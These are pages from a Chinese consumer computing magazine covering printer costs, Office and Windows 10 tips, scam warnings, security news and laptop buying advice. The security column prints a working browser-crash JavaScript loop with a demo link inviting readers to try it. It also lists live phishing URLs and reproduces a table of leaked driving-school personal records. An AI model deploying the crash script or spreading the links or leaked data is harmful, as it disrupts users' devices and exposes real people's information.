- 进入4K的影音世界
- 教你玩转海外直购

欢迎到下列网址购买:



京东商城



天猫商城



当当



博库书城



文轩在线

地址: 重庆市渝中区双钢路3号1306发行部

邮编: 400013

咨询电话: 023-63658819



外设

“学生一体机”，三选一挑惠普3638

	爱普生ME-101	佳能MG2980	惠普3638
参考售价	599元	399元	649元
使用耗材	T1671(黑色墨盒) T1662~1664(彩色墨盒)	PG854XL(黑色墨盒) CL846XL(彩色墨盒)	F6V27AA 680 (彩色墨盒、黑色墨盒)
耗材价格	49元×4	119 元(黑色) 199 元(彩色)	68元×2
可打印页数 (文本/图稿)	250页(黑白文本) 220页(彩色图稿)	300页(黑白文本) 300页(彩色图稿)	480页(黑白文本) 150页(彩色图稿)
文本/图稿打印成本 (含打印纸)	约0.23元/页(黑白文本) 约0.70元/页(彩色图稿)	约0.43元/页(黑白文本) 约0.69元/页(彩色图稿)	约0.17元/页(黑白文本) 约0.48元/页(彩色图稿)
全寿命使用成本 (以打印一万页计)	4000元 (打印耗材)+ 599元	5166元 (打印耗材)+ 399元	2733元 (打印耗材)+ 649元



现在的学生不仅要完成学校的学习任务,课外还有很多补习班,所以各种复习资料、参考资料的打印量很大,另外,还经常需要复印各种资料甚至是扫描一些资料。与其每次都跑到打印店去排长队,在家里、宿舍里(共享)弄一台实惠的多功能一体机是更省事更方便的选择。针对这种需求,爱普生、佳能、惠普三大厂家都推出了“学生一体机”(打印、复印、扫描),哪一款一体机表现得更为出色呢?

一般来说,大容量墨盒的平均打印成本会略低一些,因此在对比佳能MG2980的价格计算中,我们选择了大容量的845XL系列墨盒进行成本计算。但即便如此,MG2980的打印成本表现并不出色,0.43元/页的黑白打印成本比起另两款一体机几乎高了一倍。0.69元/

页的彩色图稿打印成本,也不算出色,这使得其在全寿命一万页,黑白彩色打印比例为2:1的情况下,全寿命使用成本高达5500元。

而爱普生ME-101的墨盒只要49元,号称原装墨盒售价最低的打印机,0.23元/页的打印成本也体现了其优势,但彩色需要三个墨盒,这令其彩色打印成本达到0.70元/页,从而令全寿命打印成本为4500元左右。而惠普3638虽然在墨盒价格上略高,但较大的打印量,让其黑白文本的打印成本低至0.17元/页,而彩色打印成本也只有0.48元/页,在三款打印机中,都是最好的,这令其万页总打印成本不到3500元,表现相当出色。

此外,惠普3638还使用了喷头和墨盒一体式设计,这样,即便在寒暑假期间,因长期没有使用打印机,而出现喷头堵塞难于清洗的情况,只要更换墨盒,问题就迎刃而解,而无需像喷头、墨盒分体式打印机那样更换价格昂贵的喷头。因此,虽然惠普3638在购买时,其售价最高,但后期使用成本表现出色,使得其成为全寿命使用成本最低的学生一体机。

Office 2016

Setup. exe无法激活安装 @俞木发

近日,看到《电脑报》在推荐Office 2016,出于好奇准备尝鲜。于是百度了一个Office 2016离线安装包,解压后运行其中的Setup.exe居然无法激活安装。出师不利!好看《电脑报》已经有9年了,不是小白,三五下就找到了原因:是安装程序的配置文件路径错误导致的,尝试使用命令行的方式进行安装。离线安装文件解压到桌面,以管理员身份启

动命令提示符后,输入“setup /configure c:\users\当前账户\Desktop\office16\configuration32.xml”进行安装即可。

**董师傅点评:**configuration32.xml的具体位置请根据自己的实际情况设定,很多人记不得自己用的“当前账户”是什么,按下Ctrl+L锁定系统,就能看到自己的用户名了。

安装时弹出30174-4错误代码 @俞木发

好不容易激活Office 2016成功了,可在安装时又碰到麻烦了,桌面弹出一个30174-4错误代码提示,这是怎么回事?好多年没有看到错误代码提示了,有一点穿越的感觉,正是这种感觉让我找到了原因:由于安装程序被防火墙拦截所致,要先进入防火墙的设置将其暂时关闭,或者在防火墙中设置允许其通过。在网上百度了一些,出现30125-4或

30038-4错误代码提示都跟防火墙有关。

**董师傅点评:**不完全是防火墙哟。如果是从微软官网下载的Office 2016安装程序,这个程序是在线安装程序,需要电脑联网才能下载安装文件哟。如果仍然出现上述错误,可以尝试进入IE设置,将IE代理设置关闭,代理设置可能会导致下载失败。

WPS 2016

历史记录搜索功能被干掉 @董师傅

把玩WPS 2016许久,董师傅才发现一个变化,最近打开文档里面的搜索功能没有了,这个功能以前都有的,如果想

找历史记录,还需要手动去翻。不过,在跟一些技术宅交流时,一些人感觉这个功能用处不大。大家怎么看历史记录搜

索功能被干掉?

**@臧毅豪:**估计官方只是暂时把搜索功能去掉了,内部做一个更好更全面的搜索系统,后续会嵌入进去的。目前想要搜索,可以点击左下角的云文档管理,在云文档界面中左上角有个搜索按钮。

**@求道鱼:**估计是这个功能的使用率

不高,然后就取消了。

**@士峦言曜:**这种功能就是应急用的,平时看上去是废材,到了急用时就可以派上用场了,跟粮库存储粮食一个道理,看上去买新粮卖旧粮高买低卖亏了,实际上还有一个应急的账没有算。

文秘

自动减少Word排版页数 @陈宗鹤

我们在编辑文档时,时常会遇到文档最后一页只有一两行甚至几个字的情况,字不多却要占用一整页,显得版面也不好看,在打印时还要多费一张纸,增加办公成本,如果是管理较松的公司也就罢了,反之这样做会被批评的。怎么办呢?使用Word的“减少一页”功能吧!选择“打印预览”,在工具栏中点击“减少一页”图标,再点击“关闭”,那超出整页的

几行就被“安排”了,而且原来的段落不变。

**董师傅点评:**该功能虽然可以对多页进行缩减页面的操作,但那样会因为字体过小而难以阅读。所以,该方法特别适用于刚好超出数行的单页文档,如信件、海报、备忘录等。遇到这种问题,最妥当的方式还是减小页边距(减小上下左右的白边),让一页内能够装更多内容。

将不相邻区域打印在同一页 @从深海至峨眉峰

有时候我们在Excel中不希望打印整张表格,只是想打印部分数据,例如要将多个不相邻区域的数据都打印在同一个页面上,方法如下:打开要打印的.xls表格文件。先给整张表做个视图,方法是点击“视图”菜单,单击工作簿视图区中的“自定义视图”按钮打开“视图管理器”,然后点右边的“添加”按钮,在弹出的“添加视图”对话框中输入一个视图名称,按“确定”退出。

之后,再隐藏表中不需要打印的列和行。鼠标点选无需打印的第一列,按住

Ctrl键不放,再用鼠标分别点选需隐藏的其他列,这样就会同时选中多个不连续的列。鼠标移到列名单元格上,右击鼠标,在弹出菜单中选择“隐藏”,于是无需打印的列就全部隐藏起来了。最后点击“视图”菜单,单击“自定义视图”按钮打开“视图管理器”,“添加”一个只包含要打印行列的“视图”即可。

**董师傅点评:**隐藏法不需要复制粘贴数据,灵活性更大,可靠性更高,比较适合较长且是敏感数据的Excel文档。

财会

Word中添加Excel附件 @知悟散人

在Word中编写报表资料时,有时需要附加Excel文件,方便随时查看Excel中相关的数据。方法如下:光标移至已打开的Word文件的最后,点击“插入→对象→由文件创建”,在“文件名”右侧浏览处选择需要插入的文件,然后勾选“显示

为图标”,此时文档中出现了一个图标,双击即可打开该Excel文件,该文件已成为Word文件的附件,保存了Word文件即保存了Excel文件。

**董师傅点评:**同理在Excel中也可加载一些Word文件。

教师

Word为何不能输入汉字 @命运圣骑士

朋友电脑的Word突然不能输入汉字了,这是怎么回事?第一反应是可能Office某些文件被破坏了,重装软件就可以了,于是就上网搜索,无意中发现有网友提示,一些病毒会篡改系统的设置,虽然最后病毒被杀毒软件查杀了,但系统的设置杀毒软件无法修改,其中高级文字服务被关闭的话Word就不能输入

汉字了。于是在控制面板→区域和语言选项→语言选项卡→详细信息→高级选项卡中,重新开启“高级文字服务”,问题迎刃而解,不需要重装软件了。

**董师傅点评:**欢迎加入组织“看电脑报的教师们”,QQ群号:97494298,也欢迎各位老师给我们踊跃投稿!另外,也可以加入董师傅的理财群:329789299,暗号:陈邓新。

互动专区

悬赏榜

**@温室的兰花:**16个数中去掉3个最大值与3个最小值,然后求剩余10个的平均值。

**@天秤福星:**=(SUM(A1:A16)-SMALL(A1:A16,1)-SMALL(A1:A16,2)-SMALL(A1:A16,3)-LARGE(A1:A16,1)-LARGE(A1:A16,2)-LARGE(A1:A16,3))/10。

**下期互动问题:**当A列等于0、B列不为0时,C列显示X公式。

如果你知道答案,在新浪微博中@董师傅的小技巧,我们将从回答正确的读者朋友中抽取一名幸运者给予现金奖励!

请关注董师傅微博





## 让 Win10 实现滑动关机

既然微软要让Win10成为全平台的操作系统,那么自然会针对平板和手机进行一些操作设置,比如滑动关机。但是在桌面平台上,能不能也实现滑动关机这样的功能呢?答案是肯定的。其实从Windows 8开始,微软就已经有了这项功能,而在Win10中,这项功能也被保留了下来,不过要实现这项功能,还需要我们手动设置一下。

按 Win+R 调出对话框,然后输入

SlideToShutdown 并回车,此时我们就能在桌面上看到滑动的界面了,使用鼠标将界面拉下来就可以实现关机了,如果用户的显示器是触控屏的话就更加方便。要是觉得每次都要输入指令比较麻烦的话,我们还可以将滑动关机固定在任务栏上,发送一个桌面快捷方式,程序地址:C:\windows\system32\SlideToShutdown.exe,然后右键点击“固定到任务栏”即可。



Win10的滑动关机画面

## 快速缩放 Win10 的开始菜单

经常会看到很多人使用 Win10 的时候,开始菜单都会压缩得很长很扁,但是自己的开始菜单却是一成不变的,这是不是和自己的设置有关?事实上这和设置无关,也和分辨率无关,只不过微软允许用户自己更改开始菜单的大小,而很多人不知道该怎么改而已……

打开开始菜单,先按住 Ctrl 键,然后请自由地按上下左右这四个键,是不是就发现开始菜单的大小已经可以任意更改了?如果没有发生变化,只能说明你松开了 Ctrl 键……顺便说一下,即使不按上下左右键,通过鼠标拉住开始菜单的边缘也是可以任意调整大小的,非常方便。



开始菜单的大小可以自由更改

## 玩隐私? 还有比 Win10 虚拟桌面更好的吗?



虚拟桌面功能很实用

我们曾经教过大家按 Win+Tab 键来实现窗口的快速切换,不过除了切换窗口更方便以外,在 Win+Tab 的界面中,我们还可以随时增加虚拟桌面。只要点击界面右下方的增加桌面,我们就可以增加


额外的桌面,如果你不想让家人发现你原始桌面上一些不可告人的隐私,那么就使用这个功能增加虚拟桌面吧。

据笔者自己测试,这个虚拟桌面并不怎么消耗系统性能,在任意虚拟桌面中实现应用,实际等同于在原始桌面上运行程序,本身切换桌面不存在任何障碍和卡顿。这样我们就可以将不同的应用放在不同的虚拟桌面上,“迷惑性”相当强。那么我们可以设置多少个虚拟桌面呢?至少从目前来看,超过 100 个毫无压力……


## Win10“发送到”的小秘密

用惯了 Windows 系统的用户都知道要方便地将一个文件或者文件夹发送到另一个设备的时候,我们最简单的办法是右键点击它,然后选择“发送到”这个功能。在 Win10 中,这项功能也被有意识地增强了,如增加了发送到传真机这样的选项。不过这并不是这项功能的

全部,通常而言,“发送到”这项功能可以发送七八个目标,但是如果你按住 Shift,再点击右键,那么你会发现“发送到”的目标已经将你所知的设备包括网盘全部包括在内。以后想要把文件发送到什么地方就更加轻松方便了。



正常的右键“发送到”功能



加入了 Shift 的“发送到”功能目标群体大大增加

## 无需发送端,Win10 助力 APT-X 音频设备

我们都知道,要实现 APT-X 蓝牙音频的传输,我们必须满足音频发送端的硬件以及音频接收端的硬件都要支持蓝牙 APT-X 协议才行,如果仅仅有 APT-X 的音箱或者耳机,但是播放端不支持 APT-X 蓝牙技术,也是没有意义的。但是在 Win10 系统中,即使用户只有 APT-X 的音箱和耳机,同样可以享受到 APT-X 高素质蓝牙音频了。

在多个国外以及国内的技术论坛中,都已经证实只要系统采用了 Win10,那么不管蓝牙发送端(电脑)是否支持 APT-X,都可以传输 APT-X

音频。基本上可以认定微软通过某种技术手段,以软件模式实现了 APT-X 的传播。

笔者也亲自做了一个简单的测试。分别使用 Win7、Win10 两个操作系统,同时使用了不支持 APT-X 的漫步者 W670BT 以及支持 APT-X 的哈曼卡顿 BT 两款耳机进行对比。在蓝牙发射端笔者使用了一个 HP 的老 USB 蓝牙适配器,当然不支持 APT-X。在 Win7 中,两款耳机听音乐和看电影,声音都有明显的延迟;而在 Win10 中,漫步者 W670BT 的音质依然一般,延迟很明显,

但是哈曼卡顿 BT 就有明显的改观,不但音质有了一定的提升,同时无论是看电影、玩游戏还是听音乐,几乎不会让人感到延迟。

如果用户的操作系统是 Win10,同时又有使用无线耳机的需求,那么这里强烈建议用户购买一款支持 APT-X 的耳机,这样你会获得更好的音质以及更低的延迟。



Windows10 可实现 APT-X 的软件编码





保卫钱包

病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷,且时不时换个花样忽悠。本栏目专门扒皮,教大家保卫自己的钱包! 微博求助:<http://weibo.com/cdx1983>。

# 别做“四板”原始股一夜暴富梦

为了方便中小企业融资,开放了四板市场,可万万没想到,现在网上出现不少鼓吹四板市场投资暴富的信息,也有不少人接到类似的电话。这其中隐藏了不少骗局! 什么是四板市场,如何识破骗局呢?

一板市场是上交所、深交所的主板市场;二板市场一般指的是创业板;三板市场是股份代转让系统,对了,还有一个新三板,那是国家级高新技术科技园区非上市股份有限公司进行代办股份转让的平台,算国家认可;四板市场则是区域性柜台市场,通俗地说就是地方搞定股权投资市场,例如上海股权交易所、重庆股权交易所等。

四板市场门槛比较低,以上海股权

托管交易中心为例,企业的注册资金最低 50 万元即可,门槛低了,企业大量涌入,素质就参差不齐,于是四板也成为原始股多发的重灾区,各种一夜暴富的宣传充斥网络——其核心点是投资的是原始股,投资年化收益率超高,有的达到了 48%,未来还有机会转板到新三板、创业板等。

此类骗局有如下一些特点:一是称发行股票已获政府部门批准,甚至伪造有关批准文件;二是以大股东转让股份的名义,向社会不特定对象公开募集资金或高价转让股票;三是未经证监会核准,向不特定对象发行股票,或者向特定对象发行股票后股东累计超过 200 人的擅自公开发行人股票行为。

**@ 董师傅:**很多不明真相的投资者会误将“上海股权托管交易中心”当作“上海证券交易所”,实际上“上海股权托管交易中心”仅仅是区域性的股权交易中心,企业挂牌的门槛与上交所不可同日而语。

**@ 木子德:**去深圳前海你握张基金从业证,加上 10 万元证监会备个案就能注册一家私募股权基金牌照,就可以发专项资产管理计划,然后就可以开始骗了,迷惑性也非常大。现在连新三板的流通率也不到 5%,对于客户也要规劝谨慎投资,更何况四板市场。

**@ele 在路上:**接到过一个投资四板市场的电话,说 210 天从 100 万元创业资金涨到估值 2 亿元,呵呵!

黑客动态

## “黑客”也要上岗证?

海外媒体报道,日本政府将建立基于网络安全国家级“情报处理安全保护”等级考试制度,通过该制度可以大量培养用于网络安全领域的专业人才,预计将在 2020 年东京奥运会之前有超过 3 万人获得等级证书。

看不明白?这个考试被大家称之为“黑客上岗”考试,能考得过肯定是黑客了,用黑客来对付黑客,这招挺高明的。要知道,日本国内网络安全领域的专业人才偏少,日本政府网站、金融网站等常年以来一直是黑客攻击的目标,对此一直束手无策。

**点评:**这算是从国家层面大力培养黑客力量了,在这个方面韩国做得比较好,从高中生中推广黑客技术的交流,可以说韩国黑客的水平就是在国家推动下突飞猛进的。

## 儿童智能手表漏洞频现

多品牌智能儿童安全手表存在严重漏洞,可导致儿童被黑客实时监控。来自黑客圈的评测显示,淘宝前 32 位智能儿童安全手表有 13 款存在接口越权漏洞,可导致超百万儿童被黑客实时监控,这意味着黑客可以通过家长手机上的 APP,直接调取儿童定位手表上的数据,小孩去哪儿、平时的活动轨迹,都可以掌握得一清二楚。

**点评:**关心小孩不能仅仅依靠电子产品,关键还是要靠父母、长辈的责任心。

## 十二行代码让浏览器爆炸

最近,黑客圈流行一个酷酷的游戏,只需要十二行代码就可以让浏览器崩溃,代码如下所示:

```
<html>
<body>
<script>
var total="";
for (var i=0;i<1000000;i++)
{
    total= total+i.toString();
    history.pushState(0,0,total);
}
</script>
</body>
</html>
```

不过瘾,来吧,有人将代码制成了网页,都快被人玩坏了,网址 [www.0xroot.cn/demo.html](http://www.0xroot.cn/demo.html),登录又不会怀孕,要不要试试?

如果你是 PC 端用户,点开链接以后,电脑 CPU、内存一路狂飙直至浏览器崩溃卡死! 如果你是移动端(安卓、iPhone)用户,点开链接以后你的浏览器会闪退! 在微博、微信客户端点开链接同样会闪退。

**点评:**Chrome 浏览器一开,内存全部吃掉了,火狐浏览器一会儿就挂了。这个命令的核心是无限循环,够坏吧!

## 近期钓鱼网站 Top5

假冒网站	网址	危害
Gmail	homemadeplatter.com/info/googledoc?	骗取用户邮箱账号和密码
苹果	m.cassgo.cn	虚假购物
Paypal	www.mallareddy.org/newpp	骗取用户邮箱账号和密码
建行	www.ccbryo.com/inwww.ccbryo.com/index.asp	骗取卡号和密码
Alibaba	briefpedia.com/FB/	骗取支付账号和密码

**安全预警** 每天都有新的安全威胁产生,每天都有电脑遭受攻击,每天都收到很多安全求助信。我们将从这些求助信息中挑选出具有代表性的进行深入的分析和讨论,给出具有通用性质的解决方案。微博求助:<http://weibo.com/cdx1983>。

# 近百万条驾考隐私被分享

姓名	教练签名	性别	证件号码	培训单位	卡条形码号	卡状态	制卡日期
吴高	无签名	男	19721106	驾校	1305901170	启用	2015-5-4
公正	无签名	男	19651201	驾校	1305901171	启用	2015-5-4
黄寅	无签名	男	19831227	驾校	1305901172	启用	2015-4-30
林民	无签名	男	19810130	驾校	1305901174	启用	2015-4-30
良良	无签名	男	19770112	驾校	1305901175	启用	2015-4-30
林林	无签名	男	19710811	驾校	1305901176	启用	2015-4-30
彭	无签名	男	19810516	驾校	1305901177	启用	2015-4-30
飞翔	无签名	男	19701114	驾校	1305901178	启用	2015-4-30
凡	无签名	男	19891027	驾校	1501900069	启用	2015-12-14
无法	无签名	男	19780801	驾校	1501900193	启用	2015-12-31
陈宁	无签名	男	19800113	驾校	1305901181	启用	2015-4-30
三龙	无签名	男	19850105	驾校	1305901182	启用	2015-4-30
林华	无签名	男	19821217	驾校	1305901183	启用	2015-4-30
陈忠	无签名	男	19710601	驾校	1305901184	启用	2015-4-30
陈银	无签名	男	19721207	驾校	1305901185	启用	2015-4-30
长	无签名	男	19811126	驾校	1305901186	启用	2015-4-30
六平	无签名	男	19721115	驾校	1305901187	启用	2015-4-30
陈鑫	无签名	男	19800701	驾校	1305901188	启用	2015-4-30
陈磊	无签名	男	19780723	培训	1211900809	启用	2015-3-25
陈青	无签名	男	19820305	培训	1211900810	启用	2015-3-25
陈宏	无签名	男	19840226	培训	1211900811	启用	2015-3-25

大量个人隐私数据泄露

现在学车基本上都是去驾校,通过驾校参加考试。日前,某市机动车驾驶员培训系统被爆出数据库配置不当问题,数千万条数据可随便查询,里面包括 300 个驾校、近百万条的个人信息,

个人信息包含身份信息、照片、身份证号码、考试成绩……

技术分析

**白帽子路人甲:** 无意中发现 \*\*.\*\*.

读者点评

**@ 吾即大灾变:** 官网主动忽略漏洞,为什么呀!注入漏洞还在哟!不怕被拖库吗?

**@ 我穷我有理:** 居然看到驾校的登记照片了,发现有美女!

# 安全锦囊之 别让浏览器保存密码

@不惑方亮剑

为了登录各种网站方便,我们常常愿意让浏览器保存各种用户名和密码,减轻记忆负担。可你知道吗?这样做,有巨大的风险,以 Chrome 为例,在登录新网站的时候,会看到它保存密码的提示,点击“确定”以后就可以自动登录了,且在不同的电脑还可以同步。可在“设置”中查看“密码和表单”,点击“管理已保存的密码”,或者直接访问 [Chrome://settings/passwords](chrome://settings/passwords),你会看到自己保存的所有用户名和密码(在“设置”里面的“密码和表单”中,可

以取消保存密码功能)。

密码是星号显示的,但是只要点击一下密码区域,就会发现在密码后面出现了“显示”两字,点击“显示”,你就能看到密码了。如果其他人可以无阻碍使用你的电脑,那他就可以拿到你的这些已保存的密码。

好,就算没有人碰你的电脑,但万一系统中了病毒,病毒很轻松地就可以截获这些敏感的个人隐私,到时候哭都哭不出来!

一句话,一定不能让浏览器保存密码。



点击“显示”就可以看到密码明文





如果大家对平板电脑、音频设备与笔记本整机在购机方面有什么疑惑与困扰,请往 pcw\_newtech@vip.sina.com 这个邮箱大力开炮吧。除此之外还可扫描二维码,进入电脑报官方微信或读者俱乐部微信,分别点击问答社或问问题频道来对编辑进行在线提问,我们会尽全力为大家排忧解难!

## 品牌台式机是中老年人最靠谱的家用 PC 选择

**永远:**家里的 DIY 台式机坏了,考虑到以后主要是父母使用,请给我推荐一台 4000 元左右的品牌台式机,最好是售后更安心的国际品牌,应用也就看看网页和在线看看电视剧。

**答:**父母使用电脑最重要的是稳定安心,国际品牌 PC 无论在品质还是售后服务方面都更具优势,的确是更周全的

选择。4000 元内带显示器的具体机型可考虑戴尔 Vostro 3650,相对于父母的应用来说,在性能上可以保证很长时间内不会过时,因为它搭载了 Core i3 6100 处理器,而且还有 4GB 内存和 500GB 硬盘,预装了 Windows 10,上手轻松,其外形采用经典的黑色设计,除此之外还标配了 3 年上门服务,使用更安心。

## 宏碁 F5 是中低价位的不错选择

**Angel.Angle:**今年大一,在寒假打算入手一款全高清屏笔记本,预算 4300 元左右,最好是一线品牌,用于学习编程和 Photoshop,游戏主要玩《使命召唤 OL》,也玩一些普通单机游戏。除此之外喜欢看动漫,影音体验要好,也喜欢装模拟器玩,如果具有一定的升级性更好,谢谢!

**答:**考虑到你的预算并不高,没有办法买到搭载 GTX 级独显的高性能本,但好在你主要玩《使命召唤 OL》这款对性能要求比较低的游戏,即便是此价位的一线品牌本也能基本满足你的需求。至于模拟器,如果只是 PS 及以下级别的

主机没有什么问题,PS2 或以上就对处理器和内存有一定要求了,但依然可以通过降低特效水准来满足。

机型方面可考虑宏碁 F5-572G,这款机型大量采用金属外壳,很时尚。另外它搭载了 Core i5 6200U 处理器和 GeForce 940M 独显,配置的 15.6 英寸全高清屏可满足你的游戏需求,而且根据我们的测试来看,这款笔记本的扬声器也不差,用它来看电影电视也没有问题。该机还预留了 1 根空余的内存插槽(DDR3L),可升级到 16GB 双通道内存。

## 联想戴尔 4500 元内非游戏本选择很多

**子然:**本人想在假期购买一款 4500 元以下的 14 英寸笔记本电脑。平常用来看电影、听音乐,也会用到办公软件,不玩游戏,希望能预装 Windows 操作系统,要用 4 年,所以希望坚固耐用,最好是联想、戴尔这些一线品牌的,必须是能在电商上买得到的,谢谢!

**答:**对于大多数一线品牌产品而言,没有游戏需求可以说让它们“如释重负”,选择起来也就相对轻松了。如果考虑戴尔,建议先在戴尔官网看配置和价格后,选择官方电话直销(4008858555)购买,不仅产品更靠谱,而且配置更齐全,还经常做减价活动(这个电话可以讲

价),性价比反而更高。以你的需求来看,选择 Inspiron 14 5000 出彩版其实很不错,标价 4699 元的版本采用了金色外壳,搭载 Core i5 6200U 处理器、4GB 内存、1TB 硬盘、R5 M335 独显且预装 Windows 10 操作系统,同时还标配 3 年上门服务。这款机型近期有不少活动,而且在官网购机其实也能与销售代表砍价,所以到手价格可控制在你的预算内。

联想方面,可考虑小新 300 经典版,它的优势在于 Core i7 6500U 处理器更好,不过硬盘只有 500GB,同时也预装了 Windows 10 操作系统,目前京东售价 4399 元。

## 双通道 DDR3 内存带宽并不低

**李程:**本人是大学男生,不玩大型游戏,但专业学习要用到图片编辑程序,求推荐一款笔记本,希望采用的是第六代处理器,内存要 DDR4 的,最好是双通道的,可装 SSD。看中了联想小新旗舰版 700,只是颜值真不怎么样,机械师 F57 的颜值不错却采用 DDR3 内存,很纠结啊。

**答:**联想小新旗舰版 700 我们刚做了评测,说实话这款笔记本的确不算轻

薄,黑色外形也不算特别漂亮,但它的内部设计很实在,可以说全部都是为实用性而来,实际上购买它反而更靠谱,如果你对稳定性的要求高于外形,那就选择它。至于机械师 F57,其实 DDR3 内存目前来看对很多应用程序的性能限制比较小,如果对外观特别在意的话,那就选择这款机型,但将它升级到双通道 DDR3 内存,也能在很大程度上解决问题。

## 保值性高就得选择高性能配置本

**白日下的灯光:**你好,本人高三族一枚,在上大学之前想买一款笔记本,主要用来看电影和玩游戏,我只玩《地下城与勇士》和《英雄联盟》,预算在 4000~4500 元。另外,这款笔记本我想要用过整个大学期间,要求保值性要高,麻烦帮我推荐一下。

**答:**准确来说你的需求就是性能越高越好,再加上你并不太在意其他方面,所以可以考虑国内品牌机型,但需要注

意的是,在你预算内能买到的也主要是前代处理器机型,从绝对性能来说依然有不错的高度,保值性还是有的。可考虑 4599 元的机械师风神 M511,搭载 15.6 英寸全高清屏、Core i5 4210M 处理器、GTX 950M 独显和 500GB 硬盘,满足你的网游需求没有问题。当然,它在扬声器、输入体验等易用性方面表现比较普通,这个不足也不容忽视。

## 雷神大圣归来定制版性价比不错

**吴双:**最近准备入手一台笔记本,因为是计算机专业的,所以应该有一定的学习需求,但现在对电脑还不是很了解,希望笔记本硬件配置高一点,平常也玩像《使命召唤》《战地》之类的游戏,预算在 6500 元左右,求推荐。

**答:**计算机专业其实不需要硬件性能有多高。但是你如果要玩《使命召唤》这类游戏,就只有考虑 GTX 960M 显卡游戏本了。6500 元的预算其实有些微妙,一线国际品牌的机型,在可靠性和稳定性上明显更好(这是真的),但是这个价格只能买到 i5 版。如果你不增加预算,又要买 i7 版 GTX 960M 显卡游戏本,就只能买国内品牌的。我们推荐雷神大圣归来定制版,6499 元就能买到 Core



雷神大圣归来定制版

i7 6700HQ 处理器、GTX 960M 独显、8GB 内存和 128GB SSD+1TB HDD 的组合。

## 万元级轻薄高性能本首选戴尔 XPS 15

**爱难守:**我学的是软件工程专业,需要购置一台笔记本,因为寝室晚上断电熄灯,所以需要续航时间长有背光键盘的,最好也足够轻便,配置方面最好有 SSD 和 GTX 显卡,散热不能差,有一定的升级空间,预算最高 10000 元,谢谢!

**答:**或许按照传统思维,长续航时间与 GTX 级独显似乎难以共存,但对你的实际应用来说,只需要在晚上断电后,降低本本的屏幕亮度并切换到集显,关闭不需要的功能,同样可获得不错的续航时间,毕竟大尺寸本本的电池容量优势也很明显。

根据你的需求和预算,建议考虑戴尔 XPS 15,其体重为 1.78kg,搭载 Core i5 6300HQ 处理器和 GTX 960M 独显,节能模式下 56Wh 电池的续航时间也不差,即便是高配版散热也达到了较好的水准,再加上标配 32GB SSD+1TB HDD 的方案(SSD 可自行升级),综合来看是最适合你的产品。当然,如果你愿意升级一点预算,还能买到 i7 版本的。总体来说,这个机器是高性能本中的面子之选,各方面品质也更出色,另外,它的内存默认就是双通道的。

## 购机帮你评

购机咨询热线

热线电话:4008859895

服务时间:工作日 8:30~18:30

周末及节假日 9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购 PC 产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

**Q:**我对笔记本的便携性、性能和功能都有需求,以往的产品接口、功能虽然全面,便携性能却不会太好,感觉很纠结,不知道现在市面上有没有可以同时满足我这些要求的产品?

**A:**想要兼具方便使用的多功能接口,同时还要性能高且轻薄便携,从物理设计的角度来看目前难以做到,但我们可以通过功能模块化的方案来解决这个问题。戴尔最近发布的新一代 XPS 12(12.5 英寸全高清 /4K 触控屏),这是一款搭载 Skylake Core M 处理器的拔插分离式二合一产品,建议选择 7999 元的版本,它搭载 Core M5 6Y57 处理器、8GB 内存和 128GB SSD,标配便携键盘(另有更加厚实专业的键盘可选)重 1.48kg,在同类产品中不算夸张,最重要的是它标配了 2 个雷电 3 接口,可连接 WD15 等最新推出的扩展坞,实现甚至超越 15.6 英寸大尺寸本的扩展能力。也就是说,平板+键盘+扩展坞,三段式功能模块可按需选择,很符合你的需求。

**Q:**有意买一台高性能游戏本,但我并不是很懂,结合朋友推荐和自己研究后,初步看中了雷神 911-F1 和戴尔游匣 15 7000,我看了《电脑报》的横测但没有前者的测试,不知道在它们之中谁是综合品质最好的?

**A:**雷神 911-F1 和戴尔游匣 15 7000 硬件配置非常接近,都采用了 Core i5 6300HQ 处理器和 GTX 960M 4GB GDDR5 显存,也都采用 15.6 英寸全高清屏,前者采用 4GB DDR4 内存,而后者则采用 4GB DDR3L。根据报价来看,雷神 911-F1 5799 元,性价比似乎更高,但游匣 15 7000 在戴尔官网通过满减活动和砍价后其实也差不多,一线品牌能把性价比做到与国内品牌相当已经非常不容易,更何况游匣 15 7000 在输入体验、扬声器表现等易用性方面更具优势,外形也同样具有独到的个性设计,而且在官网订购时只需要再花 99 元就能升级到 3 年上门服务,这也是国内品牌无法企及的售后水准,所以综合来看戴尔游匣 15 7000 更值得购买。最后,请你相信我们,公模的产品,在可靠性和稳定性上和戴尔的产品是没法比的。





